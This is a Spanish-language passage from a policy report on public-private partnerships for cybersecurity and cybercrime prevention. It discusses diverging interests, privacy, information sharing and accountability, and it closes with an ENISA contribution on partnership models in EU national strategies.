Además de esta barrera ideológica, también surgen problemas de temporalidad cuando el sector público y el privado trabajan juntos en torno a la ciberseguridad. Así, se presiona a los agentes del sector privado para que actúen rápidamente después de que se detecta un incidente. Temiendo que el caso pueda salir a la luz y con el fin de tranquilizar a sus clientes, los actores privados son muy reactivos en relación con las sanciones contra las personas involucradas, la difusión de información sobre el incidente y la mejora de las medidas de protección y prevención. Por el contrario, los obstáculos burocráticos inherentes a la identidad de los actores gubernamentales les hacen actuar mucho más lentamente. Así pues, esta diferencia entre la cultura privada y la pública plantea problemas a la hora de responder a un incidente (Germano, 2014).

Además, ante un incidente, el sector público, a diferencia del sector privado, tiene el deber de informar al público, lo que implica comunicar el incidente e informar a las partes interesadas. Por el contrario, el funcionamiento y la cultura del sector privado exigen que los ataques o incidentes no se notifiquen para evitar que puedan dañar la confianza de los usuarios ni la reputación de la empresa (Germano, 2014). Esta diferencia se ve exacerbada por las propias nociones de incidente o amenaza, que no tienen necesariamente el mismo significado para el gobierno y los actores privados, por lo que no perciben los retos y problemas de la ciberdelincuencia de la misma manera (Germano, 2014).

b) Una visión diferente de las alianzas público-privadas: intereses y expectativas divergentes

Como señala Carr (2016), «las alianzas público-privadas eficaces se caracterizan por intereses comunes o, si los intereses de los socios no están bien alineados, se rigen por reglas». Sin embargo, en el contexto de las alianzas público-privadas en materia de ciberseguridad, no existen intereses comunes ni normas suficientes para estructurar estas alianzas. Así, uno de los problemas centrales en las alianzas público-privadas es la brecha entre las expectativas y los intereses que animan a ambas partes a entrar en la alianza.

Intereses dictados por valores divergentes

Como se ha señalado anteriormente, el sector privado y el sector público se rigen por valores diferentes. Mientras que este último otorga un lugar predominante a la comunidad en su conjunto y, por lo tanto, se centra en el interés general, el sector privado se mueve por intereses económicos individuales. Contrariamente a lo que esperan los actores públicos, las empresas toman decisiones basadas en un modelo de negocio que responde a los márgenes de beneficios y los intereses de los accionistas. De esta manera, lo que interesa a la sociedad no es necesariamente de interés para las empresas, y muy a menudo no lo es. De hecho, es difícil evaluar y hasta obtener rentabilidad de las medidas adoptadas en aras del interés público (Carr, 2016). Por lo tanto, el sector privado invierte en ciberseguridad sobre la base de un análisis de los costos y beneficios de esta inversión y no guiada por el interés público y la seguridad nacional, como hacen los actores públicos (Carr, 2016).

La cuestión de la protección de la privacidad

Una cuestión sobre la que los intereses públicos y privados rara vez se alinean es la protección de la privacidad de las personas y de los datos personales. De hecho, los dos sectores no persiguen los mismos objetivos. Mientras que el sector público busca recopilar ciertos datos con el propósito declarado de proteger al público, en particular para prevenir el terrorismo, el sector privado se mueve por propósitos comerciales o de marketing. Sin embargo, desde las revelaciones de Edward Snowden sobre el sistema de vigilancia masiva organizado por el gobierno de los Estados Unidos con la ayuda del sector privado, las empresas privadas son cada vez más reacias a compartir los datos de sus clientes para evitar ser asociadas a un sistema de este tipo, que la población ve

con malos ojos y que, por lo tanto, sería perjudicial para su imagen y atractivo a los ojos de consumidores y clientes (Germano, 2014). Así pues, a medida que más y más empresas utilizan métodos de cifrado para proteger los datos de sus clientes y consumidores, se plantea la cuestión de la transmisión de claves de descodificación a las autoridades públicas cuando tienen mandatos en nombre de la protección de la sociedad. En estos casos, el sector privado parece dar prioridad a su interés y no proporciona los datos solicitados a las autoridades. Tal fue el caso, por ejemplo, cuando en 2014 Microsoft se negó a transmitir cierta información al FBI (Dupont, 2016), pero también sigue siendo el caso de Apple, cuyas últimas técnicas de cifrado de datos ya no pueden ser descifradas en absoluto, ni siquiera por Apple ni aún en el caso de que se le presentara una orden judicial (Etzioni, 2017). Si bien se trata de un avance para la ciberseguridad y la protección de datos personales frente a los gobiernos y las fuerzas de seguridad, algunos indican que eso podría tener repercusiones para la labor de los organismos nacionales de protección de la seguridad (Comey, 2014).

Por su parte, el sector público parece querer proteger cada vez más la difusión por parte de las empresas privadas de los datos personales de sus usuarios para fines no consentidos por estos. Así lo demuestra la gestión por parte de los gobiernos de Estados Unidos y Canadá de la divulgación de datos de aproximadamente 87 millones de cuentas recogidos por Facebook a la empresa de comunicaciones estratégicas Cambridge Analytica en marzo de 2018. El director ejecutivo de Facebook, Mark Zuckerberg, compareció en el Congreso de Estados Unidos a principios de abril de 2018 para responder por el uso por parte de la empresa de datos recopilados por Facebook con fines políticos (Wong, 2018). Del mismo modo, Kevin Chan, director de políticas públicas de Facebook Canadá, tuvo que rendir cuentas ante un comité de parlamentarios sobre protección de datos personales en Ottawa en abril de 2018 (Baillargeon, 2018).

Falta de interés del sector privado en formar alianzas con el sector público

Varios autores han observado que muchas empresas del sector privado a veces no ven ningún interés en asociarse con actores públicos (Dupont, 2016; Germano, 2014). De hecho, las empresas controlan tanto sus operaciones como sus infraestructuras y poseen recursos financieros, técnicos y humanos que a menudo son superiores a los del sector público. Además, no tienen que lidiar con los obstáculos burocráticos, institucionales y constitucionales de los actores públicos (Dupont, 2016; Germano, 2014). Así pues, además de la renuencia del sector privado a colaborar con el sector público y de los distintos intereses antes mencionados, el sector privado se siente suficientemente equipado y capaz de hacer frente por sí solo a los desafíos y problemas de la ciberdelincuencia. En este caso, se preferirá una colaboración puntual basada en las necesidades de la empresa y como consecuencia de una amenaza real y tangible a una alianza que se guíe por un enfoque proactivo (Germano, 2014).

c) Escasa participación ciudadana

Una observación que surge a la luz de las estrategias de ciberseguridad es la escasa atención que se presta al potencial de los ciudadanos para contribuir de forma proactiva a la prevención y la lucha contra la ciberdelincuencia. Sin embargo, como señalan Luiijf y sus colegas, «la mayoría de las estrategias nacionales de ciberseguridad reconocen la necesidad de un enfoque que abarque a toda la sociedad: los ciudadanos, las empresas, el sector público y el gobierno.» (2013, p. 27). No obstante, las estrategias rara vez proponen acciones que incluyan a los ciudadanos como participantes activos en el desarrollo e implementación de iniciativas de ciberseguridad y prevención de la criminalidad.

Es interesante observar el papel variable que se atribuye a los ciudadanos en las alianzas público-privadas centradas en la prevención de la ciberdelincuencia. En la mayoría de los casos, se considera a los ciudadanos como actores pasivos; las alianzas público-privadas les comunican ciertas informaciones, en particular a través de herramientas o campañas de sensibilización dirigidas a los ciudadanos para asegurarse de que protejan sus propios sistemas. Por ejemplo, la iniciativa luxemburguesa SECURITYMADEIN.LU ofrece en su plataforma herramientas y servicios destinados a mejorar la ciberseguridad de las organizaciones y las personas[60]. Desde esta perspectiva, la contribución ciudadana a la lucha contra la ciberdelincuencia se considera una responsabilidad individual, sin que el intercambio de información y la colaboración con las entidades públicas o privadas sea bilateral.

Sin embargo, algunas iniciativas requieren alguna forma de participación ciudadana cuando se trata de recopilar información del público, en particular cuando el público es víctima de un delito cibernético. Por ejemplo, la alianza público-privada Signal Spam en Francia es una plataforma nacional para denunciar el spam[61]. Se invita a los usuarios de Internet a comunicar lo que consideren spam en su correo electrónico a Signal Spam, que a su vez transmite la información a las autoridades que pueden tomar las medidas oportunas.

No obstante, el contacto con los ciudadanos no es desde una óptica de colaboración para construir soluciones destinadas a prevenir y combatir la ciberdelincuencia. Obviamente, estos se enfrentan al reto particular de que necesitan un conocimiento profundo y actualizado de las tecnologías de la información y la comunicación para poder investigar estos delitos. Este conocimiento no solo es altamente especializado, sino que el acceso a él también es muy limitado (Jakobi 2015).

Retos relacionados con la estructura de las alianzas público-privadas

a) La responsabilidad de los agentes: un aspecto ignorado en las alianzas

Algunos autores (Paquet-Clouston, Décary-Hétu y Bilodeau, 2017) han podido demostrar que en la ciberseguridad, tanto el sector privado, como los operadores o las empresas de servicios, como el sector público, como los legisladores o los organismos encargados de hacer cumplir la ley, parecen eludir sus responsabilidades. Así, cada uno por sus propias razones, estos

actores tienden a no tomar las medidas adecuadas y apropiadas para prevenir y combatir la ciberdelincuencia. Por lo que respecta al sector público, los gobiernos y los legisladores se muestran dubitativos a la hora de introducir medidas legislativas más numerosas y estrictas (Carr, 2016), mientras que las acciones represivas de los organismos encargados de la aplicación de la ley parecen ser más bien medidas aisladas y puntuales que parte integrante de una estrategia para combatir la ciberdelincuencia (Paquet-Clouston, Décary-Hétu y Bilodeau, 2017). Por otra parte, los actores privados se niegan a asumir las responsabilidades derivadas de los ciberataques contra sus clientes o consumidores, o contra la seguridad nacional (Carr, 2016). Así lo atestiguan los recientes escándalos que han afectado a Equifax, una agencia de crédito de los Estados Unidos a cuyos clientes les han robado sus datos confidenciales (como se vio en el Capítulo 2), o a Facebook, cuyos usuarios han visto cómo su información privada era utilizada con fines políticos por una tercera empresa. En este último caso, las dos partes implicadas, Facebook y Cambridge Analytica, se culpan mutuamente, ya que Facebook afirma que la empresa de comunicación utilizó los datos para fines no autorizados por Facebook y Cambridge Analytica declara haber obtenido la aprobación de la red social.

Esta característica individual de cada actor se encuentra también a nivel colectivo. Ciertamente, la cuestión de la rendición de cuentas sigue estando mal definida o incluso ausente en las alianzas público-privadas (Carr, 2016). Así, estas herramientas de cooperación para asegurar el ciberespacio y prevenir o combatir incidentes no establecen reglas claras de rendición de cuentas (Carr, 2016).

b) Colaboración

Mantener la confianza entre las distintas partes

Una de las principales barreras para la colaboración entre los actores, en especial en el contexto de una alianza público-privada, es la confianza (Germano, 2014). En efecto, las diferencias de valores e intereses antes mencionadas pueden dar lugar a una cierta desconfianza o sospecha hacia el otro y su capacidad para adoptar medidas que se consideren constructivas y apropiadas. Así, en caso de un incidente, dado que los sectores público y privado tienen enfoques opuestos para resolver el problema en términos de capacidad de respuesta y transparencia, ¿cómo puede el sector privado garantizar que el sector público no interferirá en sus operaciones (Germano, 2014)? Por su parte, ¿qué puede hacer el sector público para asegurarse de que el sector privado toma las medidas adecuadas y le informa de ello? Un ejemplo de ello es la compañía de crédito Equifax, que no reveló los hechos hasta transcurrido más de un mes desde que tuvo conocimiento de ellos y cuatro meses desde los primeros incidentes. Del mismo modo, la protección de la seguridad nacional puede llevar a un gobierno a adoptar leyes y políticas que permitan un mayor control y supervisión del contenido publicado en línea. Esto podría obligar a las empresas de tecnología e información a restringir o eliminar ciertos contenidos. Así, el sector privado podría ser censurado por el sector público en nombre de la protección de la sociedad y la lucha contra el terrorismo, por ejemplo. Por su parte, el sector público debe confiar en que las plataformas digitales garantizarán su papel de vigilancia denunciando contenidos ilícitos o peligrosos.

Además de la dificultad de fomentar la confianza entre los distintos socios, un desafío adicional es mantener ese nivel de confianza a largo plazo (ENISA, 2017). La mayoría de las alianzas público-privadas europeas identificadas en el estudio de la ENISA (2017) se referían al mantenimiento de la confianza con los socios como un proceso continuo, que requiere tanto relaciones personales como una considerable inversión de tiempo. Durante la evolución de una alianza público-privada, la relación de confianza puede erosionarse fácilmente, por ejemplo, si se incorporan nuevos miembros a la alianza y los miembros antiguos no son lo suficientemente activos o si algunos miembros se aprovechan de los servicios ofrecidos por la alianza sin contribuir a las tareas previamente definidas (ENISA, 2017).

Intercambio de información

El intercambio de información se considera vital para la lucha contra la ciberdelincuencia (Foro Económico Mundial, 2017). Esta medida suele ser central en las actividades de las alianzas público-privadas. En el Reino Unido, por ejemplo, la Alianza para el Intercambio de Información sobre Ciberseguridad (CiSP, siglas de Cyber Security Information Sharing Partnership) es una iniciativa entre el gobierno y el sector privado para intercambiar información en materia de amenazas cibernéticas (National Cyber Security Centre, 2018). En Estados Unidos, el Centro Nacional de Integración de la Ciberseguridad y las Comunicaciones (National Cybersecurity and Communications Integration Center, NCCIC) también sirve como plataforma central de intercambio de información, donde una variedad de socios involucrados en la ciberseguridad y la protección de las comunicaciones coordinan y sincronizan sus esfuerzos (US-CERT, 2018).

Tanto el sector público como el privado reconocen la necesidad de compartir cierta información para prevenir y combatir mejor la ciberdelincuencia. De hecho, como hemos mencionado varias veces, ningún actor puede hacerlo solo, y así como los propios delincuentes comparten información para adaptarse a la continua evolución de la tecnología, es importante que las víctimas y los agentes de prevención y aplicación de la ley hagan lo propio (Foro Económico Mundial, 2017; Germano, 2014). Por lo tanto, compartir información ayuda a limitar las consecuencias negativas de un ataque cibernético y a ayudar a las fuerzas de seguridad, pero también a prevenir incidentes (Foro Económico Mundial, 2017).

No obstante, como señala Carr (2016), el intercambio de información en el marco de una alianza público-privada presenta tres desafíos. En primer lugar, a veces resulta difícil para una empresa distinguir rápidamente entre un problema técnico, un ataque cibernético a pequeña escala o un ataque a gran escala que pueda acarrear consecuencias duraderas. Además, por las razones discutidas anteriormente, puede parecer más estratégico para una empresa tratar de entender y resolver el problema

antes de que sus competidores se den cuenta del ataque. Compartir información sobre su vulnerabilidad con actores públicos, entre ellos la policía o el poder judicial, puede ir en contra de sus intereses comerciales, mientras que encontrar una solución por sí sola puede otorgarle una ventaja sobre sus competidores. Finalmente, una agencia de seguridad privada puede ser reacia a compartir información con el gobierno, sabiendo que podría ser compartida con sus competidores. El modelo de negocio de las agencias de seguridad privada es obtener información con vistas a revenderla en el futuro, no a compartirla. Por su parte, la capacidad del sector público de compartir cierta información reservada puede limitarse a actores privados con una determinada clasificación de seguridad (Carr, 2016).

Ante este problema, se han emprendido varias reflexiones para superar estas dificultades y organizar el intercambio de información entre los sectores público y privado. El Foro Económico Mundial, una organización internacional que reúne a multinacionales de todos los países, publicó en 2017 una guía sobre el intercambio de información entre los sectores público y privado contra la ciberdelincuencia (Foro Económico Mundial, 2017). Tras recordar la importancia de compartir la información, pero también las dificultades de hacerlo, la guía se propone responder a tres preguntas centrales: ¿Qué información compartir? ¿Con quién? ¿Y cómo? En cuanto al **tipo de datos que deben compartirse**, una expectativa compartida tanto por el sector privado como por el público es obtener alertas e información sobre una ciberamenaza de manera oportuna para que puedan reaccionar rápidamente. Sin embargo, la colaboración entre los sectores público y privado se caracteriza por la falta de claridad sobre la naturaleza precisa y el alcance de estos datos (Germano, 2014). El Foro Económico Mundial (2017) aborda esta cuestión enumerando cinco tipos de información que los sectores público y privado deberían intercambiar: datos sobre ataques, como indicadores de compromiso, el modus operandi de los delincuentes, factores causales, pero también información sobre las prácticas de los agentes, como las mejores prácticas y las enseñanzas extraídas, así como medidas de prevención, detección y protección. Además, el Foro Económico Mundial (2017) destaca los retos a tener en cuenta para compartir eficazmente estos datos. Así, los actores deben compartir no solo los datos que están legalmente obligados a revelar, sino también los datos respecto a los que no tienen ninguna obligación legal, siempre y cuando no se les prohíba compartirlos. De hecho, los actores, especialmente las empresas, poseen mucha información valiosa para las fuerzas de seguridad que no comparten, al no tener obligación legal, y por temor a que sea revelada a sus competidores. Sin embargo, es importante recordar que no se debe prohibir que se compartan estos datos, ya que de lo contrario no se puede garantizar la protección de la privacidad y los datos personales de las personas. Por lo tanto, se recomienda a los actores de los sectores privado y público que deseen compartir cierta información que verifiquen el marco normativo vigente para no divulgar información protegida. Además, con el fin de acelerar el análisis de la información, se recomienda compartir los datos procesados y no los datos brutos, lo cual reduce aún más el riesgo de compartir información personal o sensible. Finalmente, el Foro (2017) recuerda que el intercambio debe ser recíproco, pues de lo contrario ninguno de los actores vería ningún interés en compartir información.

El segundo reto del intercambio de información entre los sectores público y privado se refiere a los **métodos de intercambio**. Una condición para estos intercambios es que los actores se conozcan bien. Sin duda, se deben establecer buenas relaciones, pero también cada parte debe ser capaz de garantizar que la parte a la que se transmiten los datos es fiable y no los utilizará para fines distintos de los definidos por la alianza, lo que plantea la cuestión de la confianza que se ha mencionado anteriormente (Foro Económico Mundial, 2017). También deberían participar las personas adecuadas, incluido el personal directivo superior, y contando con recursos suficientes y necesarios (Oficina de Rendición de Cuentas del Gobierno de los Estados Unidos, 2001). La transmisión por conducto de métodos seguros, como el cifrado, es una condición necesaria para el intercambio seguro de información potencialmente delicada (Oficina de Rendición de Cuentas del Gobierno de los Estados Unidos, 2001). Por último, en el caso de algunos datos, como los informes de incidentes, es preferible un intercambio continuo, las 24 horas, para permitir una respuesta rápida y eficaz (Foro Económico Mundial, 2017).

c) Falta de diversidad de partes privadas participantes

Como se mencionó anteriormente, hay una falta de interés entre los actores privados para participar en una alianza público-privada. Pero hay otra cuestión relacionada con su participación, específica de las pequeñas y medianas empresas (ENISA, 2017). Aparte de la falta de interés, estas últimas no se sienten afectadas ni por los retos de ciberseguridad ni por las alianzas público-privadas (Germano, 2014). Se observó que algunas empresas, debido a su pequeño tamaño, no se sienten amenazadas ni se perciben a sí mismas como víctimas potenciales de ataques cibernéticos. Por lo tanto, están menos dispuestas a tomar parte en las medidas para combatir o prevenir la ciberdelincuencia. Esto es tanto más importante cuanto que la participación en una alianza público-privada requiere tiempo y recursos humanos de que muchas veces no disponen las pequeñas y medianas empresas (ENISA, 2017; Germano, 2014).

Sin embargo, como señala Germano (2014), se ha iniciado un diálogo en torno a los desafíos y peligros de la ciberdelincuencia que podría permitir sensibilizar a las empresas que no se sienten afectadas y llevarlas a participar en alianzas. Del mismo modo, el cambio de las normas reguladoras y de responsabilidad civil pondría de relieve los riesgos a los que se enfrentan las empresas que no adoptan las medidas necesarias para prevenir o responder a un ciberataque. De esa forma, las empresas se darían cuenta de la necesidad de ser proactivas en materia de ciberseguridad (Germano, 2017).

Recomendaciones

En esta sección se presentan algunas recomendaciones relacionadas con el desarrollo y la implementación de alianzas público-privadas en materia de ciberseguridad.

Establecer una terminología y una clasificación comunes

Como se ha visto a lo largo de este informe, los actores involucrados en la ciberseguridad y la ciberdelincuencia se enfrentan a un problema de falta de terminología y clasificaciones comunes en torno a la ciberdelincuencia. Tales lagunas generan retos particulares en el marco de las alianzas público-privadas, puesto que los socios involucrados podrían no tener un entendimiento común de las amenazas. Por lo tanto, más allá del intercambio de información, es importante poder compartir una terminología común sobre la ciberdelincuencia.

Fomentar el desarrollo de un vínculo de confianza entre los socios

El vínculo de confianza entre los socios no puede surgir de inmediato; debe cultivarse con el tiempo. Los miembros de la alianza deben garantizar la transparencia y una comunicación abierta y franca, tanto con otros asociados como dentro de sus propias organizaciones. Este nivel de confianza puede traducirse en una creencia mutua de que cada miembro de la alianza se beneficiará de su participación. Como en cualquier alianza, en particular las que implican el intercambio de información, es esencial establecer un marco claro que defina: 1) cuáles son las funciones de los actores públicos y privados implicados; 2) cuáles son las relaciones entre estos actores, y 3) en qué ámbitos cooperan (ENISA, 2011a).

Establecer un marco para garantizar la rendición de cuentas de los asociados.

Como ya se ha mencionado en este capítulo, las alianzas público-privadas (ya sea en el ámbito de la ciberseguridad o en otros ámbitos) conllevan un reto considerable: la responsabilidad de las acciones no recae en un solo socio, como puede ser el caso de las iniciativas puramente gubernamentales, sino en una diversidad de actores de los sectores público y privado. Dicha responsabilidad compartida complica la rendición de cuentas cuando se cometen errores, algo que en el ciberespacio puede perjudicar a una masa crítica de personas.

Por lo tanto, se deben desarrollar mecanismos no solo para que el sector privado pueda rendir cuentas al sector público, sino también lo contrario. Se deben implementar mecanismos para que cada socio pueda demostrar su compromiso con la alianza (Forrer, Kee, Newcomer y Boyer, 2010).

Forrer y sus colegas (2010) proponen seis dimensiones que pueden servir de marco para evaluar la imputabilidad en una alianza público-privada:

- **Los riesgos** relacionados con las acciones de la alianza deben ser claramente identificados y comprendidos por todos los socios. Posteriormente, se debe llegar a un acuerdo para determinar qué socio está en mejores condiciones de asumir las responsabilidades relacionadas con ese riesgo.
- Se debe realizar un **análisis de costos y beneficios** para determinar qué proyectos serán los más apropiados para la alianza.
- Debe llevarse a cabo un análisis de las **repercusiones sociales y políticas** de la alianza.
- Es importante asegurarse de que los **conocimientos especializados** de cada socio, en particular de los agentes del sector privado, se hayan identificado correctamente, se hayan utilizado eficazmente en la alianza y se hayan supervisado adecuadamente.
- En cuanto a la **colaboración entre los socios**, se deben tener en cuenta varios elementos. Cada organización involucrada en la alianza debe tener representantes que demuestren liderazgo y sean capaces de asegurar que, si se cometen errores, los individuos responsables sean responsabilizados por sus acciones. También es esencial una comunicación constante y clara entre los distintos socios, así como una gestión eficaz de los proyectos. Luego, como se mencionó previamente, se debe poner en marcha una estrategia para desarrollar y mantener una relación de confianza entre los socios.
- Deberían utilizarse **medidas de desempeño** para velar por la implementación de la alianza y el logro de los resultados previstos.

Más allá de un enfoque de prevención situacional para prevenir la ciberdelincuencia

De todos nuestros desarrollos se desprende que el enfoque de prevención recomendado en el marco de las alianzas público-privadas es casi exclusivamente situacional; la prevención de los ciberataques se logra mediante una mayor seguridad de los sistemas de información y el intercambio de conocimientos entre agentes para facilitar la detección de amenazas. El objetivo es reducir las oportunidades de que se produzcan ataques cibernéticos. Sin embargo, como explican Kavanagh y sus colegas en el caso del uso de Internet y de las tecnologías de la información y las comunicaciones con fines terroristas, estas medidas de ciberseguridad en línea no permitirán luchar contra los factores fuera de línea que subyacen a estas actividades delictivas (2016) y, así, evitar de antemano este tipo de problema. Por el contrario, se centran en impedir acciones, cuando ya están dadas las condiciones para la comisión de delitos. Este tipo de enfoque es «preventivo-reactivo» y, por tanto, fundamentalmente defensivo. Por ende, resulta imperativo desarrollar iniciativas de prevención de otro tipo, como la prevención social o proactiva, que puedan contribuir de manera fundamental a la prevención de la ciberdelincuencia.

Conclusión

El objetivo de este capítulo era presentar las principales tendencias actuales en lo que respecta a las alianzas público-privadas en materia de ciberseguridad. Este panorama general ha demostrado que la gestión de las relaciones que se pretende que sean horizontales, como en el contexto de las alianzas público-privadas, entraña una serie de desafíos. En lo que respecta a las alianzas establecidas con fines de ciberseguridad y prevención de la ciberdelincuencia, estos problemas se complican aún más por las dificultades inherentes a la gobernanza de una entidad tan vasta y en evolución como el ciberespacio. No obstante, es importante señalar que es difícil obtener datos procedentes del sector público; la mayoría de las fuentes disponibles provienen del sector privado o están parcialmente financiadas por él. Esto crea dos problemas: los temas abordados serán de interés para el sector privado, lo que podrá conllevar que se descuiden temas o aspectos que podrían ser útiles para el público. El segundo problema es que solo se obtiene la perspectiva del sector privado, con lo que no se pone muy en duda la necesidad de involucrar al sector privado como actor central e indispensable en la ciberseguridad. Además, los retos presentados se refieren principalmente a la mejora de las modalidades de participación beneficiosas para el sector privado. Como se ha visto a lo largo del presente informe, es importante considerar la posibilidad de que otros modelos de gobernanza, que incluyan a otros agentes, se adapten a la prevención de la ciberdelincuencia, así como otros modelos de prevención.

Contribución

Las alianzas público-privadas como objetivo estratégico en las estrategias nacionales de ciberseguridad

De la Agencia Europea de Ciberseguridad (ENISA)

Introducción

A medida que la sociedad se torna cada vez más dependiente de las tecnologías de la información, la protección y disponibilidad de activos críticos se convierte cada vez más en un tema de interés nacional. Los incidentes que causan perturbaciones en las infraestructuras críticas y en los servicios de tecnologías de la información podrían acarrear importantes repercusiones negativas sobre el funcionamiento de la sociedad y la economía. Por ello, la ciberseguridad se considera cada vez más como una cuestión nacional horizontal y estratégica que afecta a todos los niveles de la sociedad.

El 6 de julio de 2016 se adoptó la Directiva sobre la seguridad de las redes y los sistemas de información Directiva NIS), que entró en vigor en agosto de 2016. La Directiva NIS exige a los Estados miembros de la UE que desarrollen y adopten una estrategia nacional de ciberseguridad. En caso necesario, los Estados miembros pueden recurrir a la ENISA para que les ayude a elaborar dicha estrategia. En un plazo de tres meses a partir de la adopción de su estrategia nacional, los Estados miembros de la UE deben hacer llegar su estrategia a la Comisión Europea.

Las estrategias nacionales de ciberseguridad son los principales documentos de los Estados nacionales para establecer principios, directrices y objetivos estratégicos con el fin de mitigar los riesgos asociados a la ciberseguridad. La ciberseguridad es una responsabilidad compartida, por lo que reposa en buena medida en la colaboración.

La Agencia de la Unión Europea para la Ciberseguridad (ENISA) trabaja en el ámbito de las estrategias nacionales de ciberseguridad desde 2012. Su objetivo es apoyar a los Estados miembros de la UE en sus esfuerzos por desarrollar, aplicar y evaluar sus estrategias nacionales de ciberseguridad, proporcionando herramientas y directrices en línea.

La legislación europea, como la Estrategia de Ciberseguridad3 de la Unión Europea «Un ciberespacio abierto, seguro y protegido y una comunicación conjunta sobre resiliencia, disuasión y defensa: Construir una ciberseguridad fuerte para Europa», alienta la cooperación público-privada en el ámbito de la ciberseguridad, así como la importancia de crear confianza a través de asociaciones público-privadas.

Establecimiento de asociaciones público-privadas

Un objetivo estratégico común de todas las estrategias nacionales europeas de ciberseguridad es la colaboración para mejorar la ciberseguridad a todos los niveles. Desde el intercambio de información sobre amenazas hasta la sensibilización, la colaboración se logra a menudo a través de asociaciones público-privadas (APP).

En la mayoría de los países, las empresas privadas poseen infraestructuras críticas y el sector privado proporciona servicios críticos. Por lo tanto, un alto grado de comunicación y cooperación puede ser un medio eficaz para que los gobiernos comprendan las necesidades y los desafíos de las empresas privadas, pero también para velar por que se apliquen las medidas necesarias para lograr un grado suficiente de seguridad.

La asociación público-privada puede ser una herramienta eficaz de dos maneras:

- aunando la experiencia y los recursos de los sectores público y privado;
- estableciendo un alcance, unos objetivos y una metodología de trabajo comunes para alcanzar metas compartidas.

Un ejemplo es la cooperación del sector privado en Bulgaria:

> Asociación público-privada - Mejorar la ciberseguridad requiere un enfoque combinado, multisectorial e integral que se centre en la construcción de una organización cibernética que abarque a toda la administración pública e incluya la cooperación con empresas privadas y haga hincapié en la educación de los ciudadanos. Entre las oportunidades para aumentar la participación del sector privado y asegurarnos de que aprovechamos sus conocimientos especializados deberían incluirse la exploración conjunta de las mejores prácticas y procedimientos para garantizar que ninguna parte de la infraestructura crítica, ya esté en manos públicas o privadas, se convierta en un eslabón débil y vulnerable.

En 2011, la ENISA publicó una **Guía de Buenas Prácticas sobre los modelos cooperativos de APP eficaces**. El estudio revela los cinco componentes principales asociados con la creación y el mantenimiento de APP respondiendo a las siguientes preguntas:

- **Por qué,** en referencia **al alcance y la amenaza**. La idea es identificar el problema real y tratar de resolverlo cubriendo todos los aspectos posibles. Es importante que los miembros potenciales comprendan claramente la relevancia de la APP para su propia organización. Esto les ayudará a justificar su participación ante la dirección de su organización. También es válido cuando la membresía es obligatoria, ya que determinará el nivel de participación.
- **Quién**, en referencia a **la cobertura y los vínculos**. Tener gente apasionada por lo que hace es clave en este paso. En una APP pueden participar socios a nivel nacional, paneu-

ropeo o internacional y su enfoque puede ser temático, sectorial o intersectorial.

- **Cómo**, en referencia a la **gobernanza**. La forma de organizar y gestionar una APP requiere una cuidadosa reflexión. La manera en que se organiza una APP, la manera en que los socios trabajan juntos y sus normas y financiación pueden tener un impacto crucial en la eficacia de una asociación. Todas las APP encuestadas consideraron que la gobernanza era esencial.
- **Qué**, en referencia a **servicios e incentivos**. Tener algo concreto que ofrecer, escuchar a los miembros y entregar lo que piden es crucial para una APP eficaz.
- **Cuándo**, en referencia a **la puesta en marcha y la sostenibilidad**. Es muy importante entender cómo crecen y evolucionan las APP. Las organizaciones del sector público deben considerar la estrategia eficaz utilizada por muchas APP, comenzando con un enfoque top-down y, con el tiempo, haciendo crecer la APP mediante un enfoque botton-up.

Por último, el estudio recopila datos de las partes interesadas de los sectores público y privado y proporciona orientación sobre cómo crear una asociación y ayudar a las partes interesadas a elegir fácilmente los aspectos que añadirán valor a sus esfuerzos por establecer e implementar asociaciones público-privadas.

En 2017, la ENISA llevó a cabo un estudio sobre **Modelos de cooperación para las asociaciones público-privadas (APP)** en el que se recopiló información sobre las mejores prácticas y los enfoques comunes. Esta investigación analiza

- la **situación de las APP en la UE**,
- identifica los principales **modelos de colaboración**,
- los **retos actuales** a los que se enfrentan tanto el sector privado como el público a la hora de establecer y desarrollar las APP, y
- ofrece **recomendaciones para la creación de APP** en Europa.

En la actualidad, más de 15 Estados miembros han establecido una alianza público-privada oficial, lo que supone un aumento en relación con 2012. En muchos casos, se crean asociaciones para llevar a cabo un proyecto específico, por ejemplo, un ejercicio nacional de ciberseguridad o una campaña de sensibilización sobre ciberseguridad (como el Mes Europeo de la Ciberseguridad). Es muy importante señalar que, desde la primera Guía de Buenas Prácticas, en la UE se han creado asociaciones público-privadas sectoriales siguiendo el enfoque de los Estados Unidos. Una vez más, esto es un signo de madurez y sofisticación en el enfoque de la ciberseguridad.

Al analizar la colaboración público-privada en Europa, es evidente que la cultura es uno de los factores más importantes que determinan la forma en que se está estableciendo, desarrollando y llevando a cabo la colaboración público-privada. No existe un escenario universal de cómo crear una APP eficaz: lo que funciona perfectamente en un país puede ser difícil y problemático en otro. Esto se debe principalmente a las diferencias culturales y al hecho de que la relación general entre el sector público y el privado difiere entre los Estados miembros. En algunos países, la formalidad es la parte más importante de la APP, mientras que en otros el pragmatismo es más importante.

Basándose en el estudio de la ENISA sobre Modelos de cooperación para las asociaciones público-privadas, los tipos de APP creadas en Europa son los siguientes:

- **APP institucionales.** En este tipo de APP, toda la institución trabaja en el marco de una APP. Por lo general, este tipo de asociación ofrece muchos servicios, tales como investigación, análisis, desarrollo de buenas prácticas y directrices, servicio de asistencia, auditorías de seguridad y algunos servicios más específicos. Este tipo de APP está ligado a la protección de infraestructuras críticas. Esto se debe a que la institución está a cargo de la protección de las infraestructuras críticas mediante un dispositivo jurídico (por ejemplo, un dispositivo de gestión de emergencias o de crisis). Una solución adecuada es la cooperación en el marco de una APP con los sectores críticos. Los medios comunes de cooperación son grupos de trabajo, grupos de respuesta rápida y comunidades a largo plazo. El objetivo es garantizar la seguridad de las infraestructuras críticas en general; las ciberamenazas se consideran elementos importantes en el panorama de las amenazas.
- **APP orientadas a objetivos.** Las asociaciones público-privadas de este tipo se crean con el fin de crear una cultura de ciberseguridad en los Estados miembros. Por lo general, existe una plataforma o un consejo establecido que reúne a los sectores público y privado para intercambiar conocimientos y buenas prácticas. El objetivo de los miembros es centrarse en un tema o una meta específica.
- **APP de externalización de servicios.** Las APP de este tipo son iniciativas creadas por el gobierno y el sector privado. Su principal tarea es sensibilizar a las partes interesadas sobre la ciberseguridad y el nivel de ciberseguridad. En realidad, estas APP pueden ser consideradas como una entidad para la externalización de servicios que atienden las necesidades de la industria y apoyan al gobierno en el proceso de elaboración de políticas (p. ej. aplicación de la directiva NIS o elaboración de estrategias nacionales de ciberseguridad).
